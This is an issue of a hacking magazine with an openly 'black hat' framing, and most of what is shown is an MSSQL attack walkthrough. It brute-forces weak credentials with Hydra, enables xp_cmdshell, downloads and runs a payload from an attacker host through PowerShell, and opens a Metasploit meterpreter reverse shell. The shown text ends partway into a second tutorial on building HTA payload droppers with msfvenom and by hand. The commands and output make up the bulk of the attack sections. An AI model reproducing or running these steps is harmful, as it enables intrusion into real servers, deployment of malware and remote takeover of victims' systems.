

Simplifying Cyber Security since 2016

HACKERCOOL

March 2024 Edition 7 Issue 3

Learn how Black Hat Hackers hack

Hacking MSSQL servers in BLACK HAT HACKING

GAINING ACCESS

Create your own HTA file to download and execute your chosen payload.

EXPLOIT WRITING

Creating a simple server and client in Python

TOOL OF THE MONTH

Medusa password cracker: complete guide

Copyright © 2016 - 2024 Hackercool CyberSecurity (OPC) Pvt Ltd

All rights reserved. No part of this publication may be reproduced, distributed, or transmitted in any form or by any means, including photocopying, recording, or other electronic or mechanical methods, without the prior written permission of the publisher, except in the case of brief quotations embodied in critical reviews and certain other noncommercial uses permitted by copyright law. For permission requests, write to the publisher, addressed "Attention: Permissions Coordinator," at the address below.

Any references to historical events, real people, or real places are used fictitiously. Names, characters, and places are products of the author's imagination.

Hackercool Cybersecurity (OPC) Pvt Ltd.
Banjara Hills, Hyderabad 500034
Telangana, India.

Website :
www.hackercoolmagazine.com

Email Address :
admin@hackercoolmagazine.com



HACKERCOOL

Simplifying Cybersecurity

Information provided in this Magazine is strictly for educational purpose only.

Please don't misuse this knowledge to hack into devices or networks without taking permission. The Magazine will not take any responsibility for misuse of this information.

Then you will know the truth and the truth will set you free.
John 8:32

Editor's Note

Edition 7 Issue 3

Hello readers,

Welcome to the third issue of year 2024. The temperature is getting hot and so does Black Hat Hacking. Lame poetry aside, let's see what you will learn in our latest Issue. We start this Issue with a Black Hat Hacking scenario named "Hacking MSSQL servers". MSSQL servers are one of the most widely used database software around the world. Black Hat Hackers have been compromising MSSQL servers since long time may be since 2016. However, it is not vulnerabilities they are exploiting.

Why are hackers making MSSQL their targets? MSSQL is installed on a Windows machine and compromising it can give them access to the underlying Windows system. The second reason being that it is easy to hack them. Next, you will learn how to create an HTA file that downloads and executes your chosen payloads. Note that we are not talking about creating HTA file with msfvenom tool. If you want to be a Black Hat Hacker, you have to learn how to create some files manually.

Next, we bring you a complete guide on another popular password cracker named Medusa. Then, we move on to the first Exploit Writing feature of year 2024. Breaking the norm until now, in this feature we will show you how to create a simple server and client and initiate a connection between them. This will help our readers understand how to establish connections to remote devices on internet using Python.

In this Issue, we have also included a Beginner basics article on Encryption. Encryption plays a very significant role in ethical hacking. This is a foundational article in which we will be giving you a detailed explanation as to what is encryption, types of encryption techniques and where they used in ethical hacking.

Last but not least, we bring our readers information about the latest vulnerability affecting almost all CPUs in use around the world. Enjoy reading it as much as we enjoyed preparing it.

Kalyan Chinta,
Founder, Hackercool Magazine

THERE IS A RISE IN USE OF SVG FILES BY HACKERS TO DELIVER THEIR CHOSEN
PAYLOADS.

INSIDE

See what our Hackercool Magazine's March 2024 Issue has in store for you.

1. Black Hat Hacking:

Hacking MS-SQL servers

2. Gaining Access:

Creating your own HTA file to download and execute chosen payloads.

3. Tool Of The Month:

Medusa password cracker.

4. Exploit Writing:

Creating a simple server and client in Python.

5. Beginner Basics:

Encryption.

6. Vulnerability for beginners:

Ghost Race.

7. Cybersecurity:

Are private conversations truly private? A cybersecurity expert explains how end-to-end encryption protects you.

Other Useful Resources

Hacking MS-SQL Servers

BLACK HAT HACKING

On 2nd April 2020, security researchers uncovered a Black Hat Hacking campaign that targeted MS-SQL servers to deploy backdoors, cryptominers and other RATs. This campaign was active since May 2018. In July 2023, another hacker group that operates Mallox ransomware exploited MS-SQL servers to compromise their network. In May 2023, there was a report of MS-SQL servers being exploited to deploy malware called CLRsqlshell.

In April 2023, they were exploited to deploy Trigona ransomware. In September 2023, SQL servers were once again compromised to deploy Free world ransomware. Recently in Jan 2024, Turkish hackers exploited MSSQL servers to deploy Mimic ransomware. These are only some of the hacking attacks where MSSQL servers were compromised by hacker groups to deploy their chosen payloads. What is MSSQL server? Why are Black Hat Hackers compromising them? How are they doing it continuously from such a long time?

This article answers all these questions and also demonstrates how hackers are compromising MSSQL servers. But first things first.

What is a MS-SQL server?

When we say database, the first thing that comes to our mind is MySQL. Well, apart from MySQL, there are lots of other databases that are used to store data. Microsoft SQL server is one such database. It is a relational Database Management system developed by Microsoft. There are at least eight editions of MSSQL database active in the market today.

According to Statista report of 2023, MSSQL is the third most popular database management system being used after Oracle and MySQL. According to 6sense, there are over 2,01,905 customers for this database. It can be installed and used on the same Windows machine or on a different Windows machine to store data.

How Black Hat Hackers are hacking it?

If a software is being targeted since 2018 (that is according to what we know) to 2024, you can be sure that it isn't a vulnerability or zero-day that is being exploited here. It is in fact, poor configurations that are being compromised by Black Hat Hackers around the world.

What configurations are they exploiting?

Well, I am coming to that point only. At the end of the last section, you have read that MSSQL servers can be installed on the same system or other system. When you install MSSQL server on other systems, you should definitely be able to manage it remotely. This needs authentication and credentials. What if these credentials are weak and hackers are able to crack them easily. In the above examples, this was the exact way hackers gained access to these MSSQL servers.

However, weak passwords are not the only poorly configured thing here. There is another poor configuration in the MSSQL servers that were compromised. There is "xp_cmdshell" too.

"There are a thousand hacking at the branches of evil to one who is striking at the root." -Henry David Thoreau

What is xp_cmdshell?

“xp_cmdshell” is a system store procedure in MSSQL server that allows executing Windows shell commands from the SQL server environment. By default, this feature is disabled but in all the cases mentioned above, this was left enabled, even though they did not need or use it. In all those hacking attacks, these two are the only features exploited by hackers.

Can you demonstrate it?

Oh, sure. Why not? To demonstrate this, I have downloaded the latest version of Microsoft SQL server express from the download information given in our Downloads section and installed it on a Windows 10 system. I configured it to be accessed remotely. I have also enabled “xp_cmdshell” on the MSSQL server. Note that here, after gaining access to MSSQL server, I will not be deploying any ransomware, cryptominer, backdoors and malware etc. I will just install a Metasploit meterpreter payload.

This will be easy to understand for our readers. So, let's start. What we have here is a MSSQL server running on the target with remote access available. But we don't have the credentials to access it. The only option is brute forcing. So first, I create a wordlist with some common passwords.

```
GNU nano 7.2 hc_cred.txt *
admin
administrator
system
sys_admin
sql_admin
123456
```

[^]G Help [^]O Write Out [^]W Where Is [^]K Cut [^]T Execute
[^]X Exit [^]R Read File [^]\ Replace [^]U Paste [^]J Justify

After the wordlist is ready, we need a password cracker. In our previous Issue, you studied the complete guide to Hydra Password cracker. So, I decided to use the same tool, Hydra for this demonstration. Here's the command.

```
(kali@kali)-[~]
$ hydra -L /home/kali/hc_cred.txt -P /home/kali/hc_cred.txt
-s 52299 mssql://192.168.249.1
```


Hydra found one successful pair of credentials as shown below.

```
(kali㉿kali)-[~]
$ hydra -L /home/kali/hc_cred.txt -P /home/kali/hc_cred.txt
-s 52299 mssql://192.168.249.1
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-07 01:52:15
[DATA] max 16 tasks per 1 server, overall 16 tasks, 36 login tries (l:6/p:6), ~3 tries per task
[DATA] attacking mssql://192.168.249.1:52299/
[52299][mssql] host: 192.168.249.1 login: admin password: 123456
1 of 1 target successfully completed, 1 valid password found
```

We have the credentials. But to login into MSSQL server? Linux has built in utility for logging into MySQL databases. But this is not MS SQL but MSSQL. Don't worry. Microsoft provides a command line utility for exactly this purpose. It's called sqlcmd for Linux. Its download info is given in our Downloads section. The command to login into the MSSQL server using sqlcmd is given below.

```
(kali㉿kali)-[~]
$ sqlcmd -S 192.168.249.1,52299 -U admin -P 123456
```

The login is successful.

```
(kali㉿kali)-[~]
$ sqlcmd -S 192.168.249.1,52299 -U admin -P 123456
1>
```

As a starting point, let's view all the databases on the MSSQL server (To execute commands on MSSQL server, you should end them with "go" as shown below).

*"Hacking involves a different way of looking at problems that no one's thought of."
-Walter O'Brien*


```

(kali㉿kali)-[~]
└─$ sqlcmd -S 192.168.249.1,52299 -U admin -P 123456
1> SELECT NAME FROM sys.sysdatabases
2> go
NAME
-----
master

tempdb

model

msdb

hc_test

```

It's time to exploit the second poor configuration "xp_cmdshell". It can be executed with "sp_configure" as shown below.

```

1> EXEC sp_configure 'xp_cmdshell', 1;
2> RECONFIGURE;
3> go
Configuration option 'xp_cmdshell' changed from 1 to 1. Run the
RECONFIGURE statement to install.
1> █

```

"xp_cmdshell" is enabled. Sometimes, it's not that simple. We have to enable advanced options to enable "xp_cmdshell" as shown below.

```

1> EXEC sp_configure 'xp_cmdshell', 1;
2> RECONFIGURE;
3> go
Msg 15123, Level 16, State 1, Server DESKTOP-FIPSAV7\SQLEXPRESS, Procedure sp_configure, Line 62
The configuration option 'xp_cmdshell' does not exist, or it may be an advanced option.
1> █

```


We can use the same “sp_configure” to enable advanced options as shown below.

```
(kali㉿kali)-[~]
$ sqlcmd -S 192.168.249.1,52299 -U ADMIN -P 123456
1> EXEC sp_configure 'show advanced options', 1;
2> go
Configuration option 'show advanced options' changed from 0
to 1. Run the RECONFIGURE statement to install.
1> reconfigure;
2> go
```

And then, you have to enable “xp_cmdshell” as shown earlier. Remember what “xp_cmdshell” does. It executes Windows shell commands from SQL server instance. For example, let’s execute “whoami” command.

```
1> xp_cmdshell "whoami";
2> go
output

-----
nt service\mssql$sqlexpress
```

NULL

(2 rows affected)

1> █

Now, let’s execute “cmd.exe” command.

"Hackers are becoming more sophisticated in conjuring up new ways to hijack your system by exploiting technical vulnerabilities or human nature. Don't become the next victim of unscrupulous cyberspace intruders."
-Kevin Mitnick


```
1> xp_cmdshell "cmd.exe";
2> go
output
```

```
-----
Microsoft Windows [Version 10.0.19045.4046]
(c) Microsoft Corporation. All rights reserved.
```

```
NULL
```

```
C:\Windows\system32>
```

Now, it's time to deploy our payload. Firstly, I will use PowerShell along with "xp_cmdshell" to download my payload.

```
(kali@kali)-[~]
$ sqlcmd -S 192.168.249.1,52299 -U ADMIN -P 123456
1> xp_cmdshell "powershell.exe Invoke-webrequest -Uri 'http:
```

The full command I used here is

```
xp_cmdshell "powershell.exe Invoke-webrequest -Url
'http://192.168.249.148:8000/http_shell_148_80.exe'"
```



```
-----
Invoke-webrequest : Access to the path 'C:\Windows\system32\h
c.exe' is denied.
```

```
At line:1 char:1
```

```
+ Invoke-webrequest -Uri 'http://192.168.249.148:8000/http_sh
ell_148_80 ...
```

Since, I am just running as SQL server instance, I don't have permissions to download this payload to the current folder i.e "C:\Windows\System32". Let's save it to a folder which is accessible to all, like "Public" folder.

```
xp_cmdshell "powershell.exe Invoke-webrequest -Url
'http://192.168.249.148:8000/http_shell_148_80.exe' -Outfile
C:\user\public\hc.exe"
```

```
(8 rows affected)
1> 0/http_shell_148_80.exe' -OutFile C:\users\public\hc.exe"
2> go
```

```
output
```

```
-----
NULL
```

Let's make sure if our payload is successfully downloaded. We can do this by executing "ls" com-

mand.

xp_cmdshell "powershell.exe -Command
ls C:\user\public\hc.exe"

1> xp_cmdshell "powershell.exe -Command ls c:\users\public"

2> go
output



Home

assumed_F...

NULL

d-r---

11/6/2023

5:29 PM

Documents



Home

assumed_F...

d-r---

12/7/2019

2:44 PM

Downloads

d-r---

12/7/2019

2:44 PM

Pictures



Home

assumed_F...

d-r---

12/7/2019

2:44 PM

Videos

New file

malicious...

-a----

3/9/2024

4:30 PM

7168 hc.exe

The payload is successfully downloaded. It's time to execute it. On the attacker system, I start a listener.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_http
payload => windows/x64/meterpreter/reverse_http
msf6 exploit(multi/handler) > set lhost 192.168.249.148
lhost => 192.168.249.148
msf6 exploit(multi/handler) > set lport 80
lport => 80
msf6 exploit(multi/handler) > run

[*] Started HTTP reverse handler on http://192.168.249.148:80
```

Then I use the "Invoke-expression" command of PowerShell along with "xp_cmdshell" to execute the "hc.exe" payload.

```
xp_cmdshell "powershell.exe Invoke-Expression -Command 'C:\users\public\hc.exe'"
```

```
1> .exe Invoke-Expression -Command 'c:\users\public\hc.exe'
2> go
```

As soon as we do that, we have a successful meterpreter session on the target system as shown below.

```
msf6 exploit(multi/handler) > run

[*] Started HTTP reverse handler on http://192.168.249.148:80
[!] http://192.168.249.148:80 handling request from 192.168.249.1; (UUID: p8ekrlp2) Without a database connected that payload UUID tracking will not work!
[*] http://192.168.249.148:80 handling request from 192.168.249.1; (UUID: p8ekrlp2) Staging x64 payload (201820 bytes) ...
[!] http://192.168.249.148:80 handling request from 192.168.249.1; (UUID: p8ekrlp2) Without a database connected that payload UUID tracking will not work!
[*] Meterpreter session 1 opened (192.168.249.148:80 -> 192.168.249.1:50889) at 2024-03-09 06:31:13 -0500

meterpreter >
```



```

meterpreter > sysinfo
Computer      : DESKTOP-FIPSAV7
OS            : Windows 10 (10.0 Build 19045).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter > getuid
Server username: NT Service\MSSQL$SQLEXPRESS
meterpreter > █

```

That's how easy this Black Hat Hacking attack is.

Creating your own HTA file to download and execute chosen payloads.

GAINING ACCESS

In Infection Chain feature our previous Issue, readers learnt about a real-world infection chain of Ursnif malware. Just like all infection chains of Black Hat Hackers, it consists of a variety of files. One such file we see in many of the infection chains is a HTA file. In this Issue, let's learn more about the HTA file.

What is an HTA file?

HTML application file or HTA file is a Microsoft Windows inbuilt program. Its source code consists of HTML, Dynamic HTML and a scripting language supported by Internet explorer browser like VBScript or JavaScript. In a HTA file, HTML is used to generate the user interface while the scripting language is used for program logic.

HTAs were introduced by Microsoft in 1999 along with the release of Microsoft Internet Explorer. They were introduced to give developers the features of HTML together with the advantage of scripting languages.

In Windows, HTA file is executed using the mshta.exe binary which comes installed by default along with Internet Explorer. When an HTA file is executed, it runs out of the constraints of the Internet Explorer security model. To be precise, it gets executed as a fully trusted application in Windows (the reason being used by Black Hat Hackers in their infection chains). The easiest way to execute a HTA file is to double click on it. When done so, it executes immediately.

Its simple format and being Living of the Land binary (LOLBAS) for execution has attracted the interest of Black Hat Hackers (otherwise we would not be making this article). Majority of the infection chains of hackers nowadays have at least one HTA file. In our previous Issue, we have used HTA file in infection chain to download another file (PowerShell script). Since, now you know the browser and uses of an HTA file, Let's see how to create one.


How to create a HTA file?

The simplest way to create an HTA file is to use msfvenom as we have seen a few times in our

previous Issues.

```
(kali@221vm)-[~]  
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.40.148  
LPORT=8383 -f hta-psh > /home/kali/Desktop/hc.hta  
[-] No platform was selected, choosing Msf::Module::Platform::Window  
s from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 354 bytes  
Final size of hta-psh file: 7443 bytes
```

However simple and easy the above method is, you can't call yourself a Black Hat Hacker if you don't know how to create these kinds of files manually. So, we will show you how to create a HTA file manually. We will use the same scenario seen in our previous Issue. Open your favorite text editor on Kali Linux and create a simple HTML file as shown below.



The screenshot shows a text editor window with a dark background. The top toolbar contains various icons for file operations. The editor area shows three lines of code: line 1 is `<html>`, line 2 is `</html>`, and line 3 is a blank line with a cursor at the end.

```
1 <html>  
2 </html>  
3 |
```



celery.ps1



hc.html




met_x64_153_444
4.exe



salary.dll

Let's test this file in a browser.



Let's add some other elements of HTML file like `<head>` `</head>` and `<body>` `</body>`

```
1 <html>
2
3 <head>
4
5 </head>
6
7
8 |
9 <body>
10
11
12 </body>
13
14
15
16
17
18 </html>
19
```


It's time to turn this HTML file into an HTA file. In the <head> or <body> section add the following code.

```
1 <html>
2
3 <head>
4
5 <HTA:APPLICATION
6     APPLICATIONNAME = "hc"
7
8 </head>
9
10
11 |
12 <body>
13
14
15 </body>
16
17
18
19
20
21 </html>
22
```

This creates a HTML application with name "hc".



celery.ps1



hc.hta



